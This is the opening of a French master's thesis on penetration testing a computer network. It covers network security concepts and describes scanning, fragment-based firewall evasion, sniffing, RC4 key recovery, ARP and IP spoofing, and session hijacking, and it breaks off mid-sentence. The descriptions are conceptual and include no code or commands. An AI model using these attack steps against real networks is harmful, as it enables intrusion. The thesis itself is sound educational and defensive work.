REPUBLIQUE ALGERIENNE DEMOCRATIQUE ET POPULAIRE

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR ET DE LA RECHERCHE SCIENTIFIQUE

UNIVERSITE MOHAMED BOUDIAF - M'SILA

Faculté des Mathématiques et de l'Informatique

Département d'Informatique

N° :……

DOMAINE :Mathématiques et Informatique

FILIERE : Informatique

OPTION : RTIC

Mémoire présenté pour l'obtention

Du diplôme de Master Académique

Par:

NECHADI Chahinez

BAAZIZ Nihad

Intitulé

Test de pénétration d'un réseau informatique

Soutenu devant le jury composé de :

MEZRAG Fares	**Université de M'sila**	**Président**
CHIKOUCHE Noureddine	**Université de M'sila**	**Rapporteur**
AMROUNE Nasreddine	**Université de M'sila**	**Examinateur**

Année universitaire : 2022 / 2023

REPUBLIQUE ALGERIENNE DEMOCRATIQUE ET POPULAIRE

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR ET DE LA RECHERCHE SCIENTIFIQUE

UNIVERSITE MOHAMED BOUDIAF - M'SILA

Faculté des Mathématiques et de l'Informatique

Département d'Informatique

N° :……

DOMAINE :Mathématiques et Informatique

FILIERE : Informatique

OPTION : RTIC

Mémoire présenté pour l'obtention

Du diplôme de Master Académique

Par:

NECHADI Chahinez

BAAZIZ Nihad

Intitulé

Test de pénétration d'un réseau informatique

Soutenu devant le jury composé de :

MEZRAG Fares	**Université de M'sila**	**Président**
CHIKOUCHE Noureddine	**Université de M'sila**	**Rapporteur**
AMROUNE Nasreddine	**Université de M'sila**	**Examinateur**

Année universitaire : 2022 / 2023

Dédicace

Je dédie ce modeste travail a celui qui m'a encouragé et soutenu moralement et matériellement pendant les moments les plus difficiles et durant toute ma vie : ma mère.

Aux plus chères sur cette planète : mes grands-parents.

A toute ma famille.

A tous mes amies, mes neveux et mes nièces

A tous ceux que j'aime.

Avec l'expression de tous mes sentiments de respects,

Je dédie ce mémoire.

Chahinez.

Dédicace

Je dédie ce modeste travail

A mes très chers parents, pour leurs patiences, leurs sacrifices, leurs tendresses et soutiens durant mes études, aucun hommage ne pourra être à la hauteur de l'amour dont ils ne cessent de me combler.

Que Dieu, leur procure bonne santé et longue vie.

A mes très chères sœurs IMANE et ZINEB qui ont été toujours un très bon exemple pour moi et pour leurs amours et compréhensions.

A ma chère tante KHADIDJA ma deuxième maman pour sa tendresse et soutien.

A mes chers grands-parents que Dieu les accueillent dans son vaste paradis.

A tous mes amis et toutes personnes qui nous ont aidés.

Que dieu les protège tous.

Nihad.

Remerciements

C’est avec l’aide de DIEU tout puissant que ce modeste mémoire a pu être réalisé, DIEU qui nous a donné fois, raison et lucidité.

Nous tenons tout d’abord à remercier profondément notre Encadrant Pr. **Chikouche Noureddine** pour la gentillesse la patience qu’il a manifestée à notre égard.

Nos profonds remerciements vont également au Pr. **Mezrag Fares** pour nos avoir fait l’honneur de présider le jury de soutenance du présent mémoire, pour le temps qu’il a consacré pour lire ce manuscrite et pour ces valeureuses remarques.

Nos profonds remerciements vont également, aussi au Pr. **Amroune Nasreddine** pour nos avoir fait l’honneur de participer au jury de soutenance du présent mémoire, pour le temps qu’il a consacré pour lire ce manuscrit et pour ces valeureuses remarques.

Enfin, nos ne seraient pas complets sans mentionner l’ensemble de nos enseignants qui nous ont accompagnés tout au long de notre parcours universitaire.

TABLE DES MATIERES

CHAPITRE 2

TEST DE PENETRATION

CHAPITRE 3

CAS D'UTILISATION

LISTE DES FIGURES

CHAPITRE 1 : SECURITE DU RESEAU

CHAPITRE 2 : TEST DE PENETRATION

CHAPITRE 3 : CAS D'UTILISATION

LISTE DES TABLEAUX

LISTE DES ABREVIATION

A

ACK: Acknowledge.

ARP: Address Resolution Protocol.

D

DDoS: Distributed Denial of Service.

DMZ: Demilitarized Zone.

DNS: Domain Name System.

DoS: Denial of Service.

DPI: Deep Packet Inspection.

F

FMS: Fluhrer, Mantin and Shamir.

FTP: File Transfer Protocol.

H

HIDS: Host based Intrusion Detection System.

HTTP: HyperText Transfer Protocol.

HTTPS: HyperText Transfer Protocol Secure.

I

ICMP: Internet Control Message Protocol.

IDS: Intrusion Detection System.

IETF: Internet Engineering Task Force.

INTERNET: Interconnected Network.

IP: Internet Protocol.

IPv4 : Internet Protocol version 4.

IPv6 : Internet Protocol version 6.

M

MAC: Media Access Control.

MITM: Man In The Middle**.**

MSF: Metasploit Framework.

N

NIDS: Network based Intrusion Detection System.

Nmap: Network Mapper.

R

RC4: Rivest Cipher 4.

S

SSH: Secure Shell.

SSL: Secure Sockets Layer.

SYN: Synchronize.

T

TCP: Transmission Control Protocol.

TELNET: Terminal Network.

TLS: Transport Layer Security.

U

UDP: User Datagram Protocol.

V

VPN: Virtual Private Network.

W

WWW: World Wide Web.

INTRODUCTION GENERALE

L'expansion et l'évolution des technologies informatiques, Internet et Web ont rendu la société plus dépendante des services de réseau informatique. Ce qui a rendu la question de la sécurité de ces réseaux essentielle et plus discutée que jamais.

La sécurité est devenue un enjeu majeur pour les entreprises, les organisations et les utilisateurs. Il existe diverses mesures de sécurité qu'un administrateur réseau peut prendre pour sécuriser un réseau ou un système. Ces mécanismes de sécurité comprennent la DMZ (zone démilitarisée), le VPN, l'authentification des points de terminaison avec confidentialité garantie, le filtrage du pare-feu et le système de détection d'intrusion (IDS), Tous ces les mécanismes et les politiques sont principalement mis en œuvre en fonction de l'expertise de l'administrateur réseau /système pour garantir la sécurité. Bien que tous les mécanismes soient des solutions de sécurité communes déployées pour assurer la protection des données et aider les administrateurs réseau à collecter, surveiller et signaler l'état des problèmes de sécurité connus, mais de nouvelles vulnérabilités et menaces sont découvertes chaque jour, des informations sur les failles de sécurité et le vol de données sont entendues.

D'autre part, les administrateurs réseau/système ont une charge de travail énorme et sont sujets aux erreurs humaines. Les entrées systèmes impliquent souvent une erreur humaine, entraînant des systèmes mal configurés. Fichiers et autorisations, politiques de mot de passe, etc. Peut être utilisé pour accéder au système. L'information est un atout essentiel pour toute entreprise et doit être bien protégée contre la duplication non autorisée et les attaques provenant de sources internes et/ou externes.

Dans ce contexte, l'entreprise a besoin de "tester" leur réseau/système pour assure leur sécurité. Pour répondre à ce problème nous devons effectuer un test de pénétration, pour répliquer les actions qu'un attaquant malveillants pour compromettre le réseau ou le système, traiter les vulnérabilités et les menaces avant qu'elles ne soient exploitées. Les résultats du test peuvent aider l'entreprise a amélioré leur posture de sécurité.

L'objectif de ce travail, l'étude et l'identification des méthodologies de test de pénétration appropriée. Puis, concevoir et la mise en place d'un laboratoire pour la réalisation d'un test de pénétration et effectuer des simulations des attaques identique à celui qui effectué par l'attaquant, accompagné de proposer des recommandations visant à augmenter le niveau de sécurité. Finalement, la création et la mise en place d'un outil de pénétration.

Pour mener à terme notre travail, nous le répartissons de la manière suivante :

Le premier chapitre parlera sur la sécurité informatique, ainsi que les différentes attaques et les mécanismes de sécurité mis-en place.

Le deuxième chapitre concentrera sur le test de pénétration incluant son définition, ses objectifs, ses phases, classification et quelques outils de test de pénétration existants.

Dans Le dernier chapitre, nous allons porter une étude sur les tests d'intrusion (méthodologie de travail, environnement de travail, simulations d'attaque et recommandations), ensuite la mise en place d'un outil de pénétration pour donne une puissance a notre travail.

CHAPITRE 1

SECURITE DU RESEAU

1. Introduction

La sécurité est désormais au premier plan des implémentations réseau. La difficulté de la sécurité dans son ensemble consiste à trouver un équilibre entre la nécessité d'ouvrir des réseaux pour saisir de nouvelles opportunités et la nécessité de protéger les informations privées ou publiques.

Pour une image plus claire des risques qui vise la sécurité d'un réseau, ce chapitre consiste a la présentation de sécurité informatique qui comprend les différentes attaques ainsi les mécanismes de sécurité mis-en place.

2. Sécurité du réseau informatique

2.1 Définition de sécurité informatique

C'est un ensemble de mesures conçues pour réduire la vulnérabilité d'un système aux menaces accidentelles ou délibérées. Définir les exigences de sécurité informatique. Ils décrivent ce que les utilisateurs attendent des systèmes informatiques liés à la sécurité. [1]

2.2 Objectifs de la sécurité informatique

La sécurité informatique généralement touché cinq objectifs sont : [2]

- **Confidentialité :** Doit garantir la protection des données contre les attaques non autorisées.
- **Authentification :** Qui doit permettre de s'assurer que la personne se connectant celui qui correspond au prénom.
- **Intégrité :** Qui garantit que les données reçues sont exactement telles qu'elles étaient publié par un éditeur autorisé.
- **Non-répudiation :** Qui garantit que le message a bien été envoyé par la source spécifiée et reçu par le destinataire spécifié.
- **Contrôle d'accès :** Dont la fonction est d'empêcher l'accès aux ressources dans des conditions définies et aux utilisateurs désignés.



Figure 1. 1 Les propriétés de sécurité.

2.3 Concepts de la sécurité informatique

La sécurité informatique utilise un vocabulaire bien défini pour mieux appréhender les risques potentiels d'attaques informatiques et définit certains termes tels que :

- **Les vulnérabilités :** Il s'agit de défauts ou de faiblesses dans la conception, la mise en œuvre ou la configuration du système informatique qui s'ils sont exploités, pourraient entraîner des intrusions.
- **Les menaces :** C'est la possibilité d'exploiter intentionnellement ou accidentellement une ou plusieurs vulnérabilités pour compromettre une fonctionnalité de sécurité.
- **Les attaques:** Une attaque est tout acte malveillant qui contrôle la fonctionnalité ou les mesures de sécurité d'un système informatique, vole des données sensibles ou perturbe, endommage ou altère le fonctionnement normal.

3. Objectifs des attaques

Il existe plusieurs cibles pour les attaques informatiques :

- **Interruption :** Les ressources système sont détruites, rendues indisponibles ou inutilisables. Ceci est une atteinte à la disponibilité.
- **Interception :** Un tiers non autorisé accède aux ressources. Ceci est une atteinte à la confidentialité.
- **Modification :** Un tiers non autorisé accède à une ressource et le modifie afin qu'il soit introuvable. Ceci est une atteinte à l'intégrité.
- **Fabrication :** Un tiers malhonnête insère un faux dans le système. Ceci est une atteinte à l'authentification.

Les quatre objectifs sont présentés dans Figure 1.2 :



Figure 1. 2 Les objectifs des attaques informatiques. **[3]**

4. Classification des attaques réseau

Une attaque peut être classée selon son objectif, son point d'initiation ou sa méthode de ciblage de la victime visée**.** [3]



Figure 1. 3 Classification des attaques réseau. **[3]**

4.1 Selon l'objectif d'attaque

Il existe deux principaux types d'attaques **:**

- **Les attaques actives :** Consiste à modifier ou à détruire les ressources du système de manière non autorisée. Ce type d'attaque est le plus dangereux et potentiellement nocif (usurpation d'identité, modification, replay, déni de service … etc.)
- **Les attaques passives :** Ce type d'attaque ne modifie pas les ressources du système cible et n'est généralement pas détectable.

4.2 Selon le point d'initiation

Il existe deux types d'attaques dans ce critère de classification :

- **Les attaques de l'intérieur :** Par un utilisateur légitime du système lorsqu'il agit de manière non autorisée.
- **Les attaques de l'extérieur :** Arrivant de l'extérieur, souvent via Internet, en utilisant des techniques telles que le vol d'identité.

4.3 Selon la méthode de ciblage de la victime

Il existe deux méthodes de ciblage de la victime :

- **Les attaques directes :** Dans ce type d'attaque, l'attaquant envoie des paquets directement aux victimes sans passer par un intermédiaire.
- **Les attaques indirectes :** Dans ce type d'attaque, l'attaquant envoie des paquets à une entité intermédiaire, qui transmet les paquets à la victime.

5. Types d'attaques

Il y a beaucoup d'attaques réseau de nos jours. Ces attaques sont basées sur différents types de failles de sécurité (telles que les faiblesses de protocole et d'authentification), nous allons donc couvrir quelques types et qui peuvent être classés comme suit : [4]



Figure 1.4 Types d'attaques. [4]

5.1 Attaques permettant de dévoiler le réseau

5.1.1 Attaque par cartographie du réseau: Les attaques visant à créer une image d'un réseau visent à modifier les lignes de communication des futurs systèmes cibles. Pour ce faire, utilisez des outils de diagnostic tels que trace route. Cela vous permet de visualiser la route des paquets IP d'un hôte à un autre.

5.1.2 Attaques par identification des systèmes réseau : Certaines attaques visent à identifier tous les systèmes existants afin de concevoir de futurs moyens de pénétration du réseau ou des systèmes qui le composent.



Figure 1. 5 Types de balayages.

Il existe plusieurs techniques de balayage, voici quelques-unes :

- **Balayage ICMP :** La méthode de balayage la plus simple consiste à utiliser le protocole ICMP et sa fonction de requête, alias ping. Il comprend l'envoi du client à serveur un paquet de demande d'écho ICMP, le serveur répond (normal) avec un paquet de réponse d'écho ICMP. Il existe deux méthodes pour cartographier le réseau en utilisant cette technique :

- Scanner le réseau et interroger toutes les adresses IP possibles.
- En visant une seule fois l'adresse de broadcaste du réseau, ce qui fait répondre toutes les machines présentes.

Figure 1.6 montre le fonctionnement balayage ICMP.



Figure 1. 6 Fonctionnement de la commande Ping.

- **Balayage TCP :** Comme l'analyse ICMP, sa spécificité est basée sur TCP. Le client envoie un paquet SYN à un port réseau spécifique de l'adresse IP du serveur. Si le port écoute, un paquet SYN/ACK sera de nouveau reçu. D'autre part, la réception d'un paquet RST signifie qu'aucun service n'écoute sur le port. Le client envoie un paquet RST en réponse pour mettre fin à la connexion. Comme l'illustre Figure 1.7 :



Figure 1. 7 Balayage TCP

5.1.3 Attaques par traversée des équipements filtrants : Lorsqu'un pirate veut cartographier un réseau, il rencontre souvent des équipements de filtrage sur son chemin. Il peut s'agir d'un routeur avec des règles de filtrage ou d'un pare-feu.

Il existe plusieurs techniques pour traverser les équipements filtrants, parmi ces techniques les Tiny Fragments et le Fragment Overlapping

- **Attaque Tiny Fragments :** Consiste à fragmenter sur deux paquets IP une demande de connexion TCP ou d'autres demandes sur la machine ciblent en parcourant et obstruant (au moyen d'un mécanisme de fragmentation) le filtre IP.

Dans le premier paquet IP de 68 octets ne contient que les 8 premiers octets de l'en-tête TCP (port source et destination et numéro de séquence), les données du deuxième paquet IP contiennent Demande de connexion TCP (drapeau SYN mis à 1, drapeau ACK mis à 0).

Cependant, les filtres IP appliquent les mêmes règles de filtrage à tous les fragments d'un paquet. Filtrage de le premier fragment (décalage de fragment égal à 0) qui détermine cette règle telle qu'appliquée aux autres règles (décalage de fragment égal à 1) aucune autre forme de validation. Par conséquent, lorsque la défragmentation se produit au niveau IP de la machine cible, les paquets de demande de connexion sont réassemblés et transmis à la couche TCP. La connexion est alors établie indépendamment des filtres IP. Figure 1.8 montre comment l'attaque est menée :



Figure 1. 8 Attaque par Tiny Fragments **[4]**

- **Attaque par Fragment Overlapping :** Consiste à fragmenter deux paquets IP à l'aide de l'option Overlap pour effectuer une demande de connexion TCP ou une autre demande sur la machine cible en passant par le filtre IP.

Le premier paquet IP contient des données d'en-tête TCP avec des drapeaux à 0. Le deuxième paquet contient des données d'en-tête TCP avec une demande de connexion TCP (drapeau SYN à 1 et drapeau ACK à 0). Figure 1.9 illustre cette attaque :



Figure 1. 9 Attaque par Fragment Overlapping **[4]**

Dans la figure, la demande de connexion est fragmentée en deux paquets IP contenant des fragments 0 et 1, dont chacun passe par le système de filtrage et est réassemblé par le système cible, formant un mauvais paquet TCP en raison du chevauchement (Overlapping) des fragments 0 et 1.

5.2 Attaques permettant d'écouter le trafic réseau

5.2.1 Attaque par sniffing : Le reniflage est une technique utilisée pour analyser le trafic réseau et collecter illégalement des informations confidentielles.

Le système du pirate se trouve à l'intérieur du réseau interne et capture tous les paquets de données réseau qui passe par ce réseau pour obtenir le mot de passe, etc. L'espion n'a pas besoin d'avoir une adresse IP sur le réseau sur lequel il écoute. Une interface réseau active sans adresse IP suffit. L'écoute est alors totalement indétectable au niveau ARP. Le sniffer peut analyser le trafic réseau à l'aide d'outils comme Ethereal et autres. Comme illustre Figure 1.10.



Figure 1. 10 Attaque par Sniffing

5.3 Attaque de Wi-Fi

5.3.1 Attaque FMS (Fluhrer, Mantin, Shamir) sur RC4 : Ce type d'attaque consiste à deviner la clé secrète à partir de la connaissance de tout ou partie des données de la version déchiffrée. La technique d'attaque FMS a prouvé qu'il faut environ 1 000 000 de paquets pour craquer une clé 128 bits et 300 000 paquets pour une clé 64 bits.

Figure 1.11 résume cette attaque :

Figure 1. 11 Attaque de la clé secrète sans utilisation de Web **[4]**

Le pirate a enregistré l'échange challenge/réponse de l'utilisateur, et il savait que la réponse contiendrait une version cryptée avec la clé secrète. Il connaît également ce challenge, car il bascule explicitement dans la configuration de la session de l'utilisateur. Ainsi, un pirate peut obtenir la clé secrète en réalisant une attaque "texte déchiffré connu" sur la réponse de l'utilisateur. Après avoir reçu le défi dans le message de réponse, la clé secrète sera trouvée.

5.4 Attaques de session

Cette attaque restaure l'accès à l'information en passant par la machine dont l'adresse est usurpée. On distingue plusieurs attaques dans ce type :

5.4.1 Attaque ARP spoofing : L'attaque d'usurpation ARP basée sur le protocole de résolution d'adresse (ARP) implémente la résolution d'adresses IP (32 bits) en adresses MAC (48 bits) pour rediriger le trafic réseau d'un ou plusieurs systèmes vers le système attaquant. Le pirate peut alors écouter, modifier ou même intercepter les paquets réseau. Figure 1.12 montre comment l'attaque s'est produite :



Figure 1. 12 Attaque ARP spoofing

5.4.2 Attaque IP spoofing : Consiste à usurper l'identité d'un autre système en usurpant son adresse IP. Le pirate commence par choisir le système cible. Après avoir recueilli le maximum de détails sur ce système cible, il identifiera les systèmes ou adresses IP autorisés à se connecter au système cible. Comme illustre Figure 1.13.



Figure 1. 13 Attaque IP spoofing

L'attaque se déroule ainsi :

1. L'attaquant tente de prédire le numéro de séquence des paquets du serveur cible en envoyant plusieurs paquets et en analysant l'algorithme pour augmenter ce nombre.

2. L'attaquant empêche la machine A d'accéder au serveur cible, pour s'assurer qu'elle ne répond pas au serveur cible.

3. Le pirate usurpe son adresse IP en la remplaçant par l'adresse de la machine désactivée et envoie une demande de connexion au serveur cible.

4. Le serveur envoie une trame SYN|ACK à la machine qu'il pense être l'expéditeur.

5. S'il n'y a pas de réponse, le pirate confirme cette connexion par une trame ACK contenant le numéro de séquence attendu. De cette façon, une connexion au serveur cible est établie sans pénalité.

5.4.3 Attaque man-in-the-middle: Il consiste à relayer les échanges réseau entre deux systèmes via un troisième système sous contrôle hacker. Ce dernier peut transformer à volonté les données à la volée, tout en cachant la réalité à chaque agent lors de l'échange. De son interlocuteur. On distingue que les échanges prennent l'une des trois formes Relais transparent, Relais applicatif et Hijacking.

Dans l'attaque par Hijacking la machine du pirate utilise une session entre deux machines, A et B, donc (la machine du pirate) est une session avec la machine B. A perd sa session avec B et la machine du pirate reprend la session commencée par A sur B. Il opère de la façon suivante :

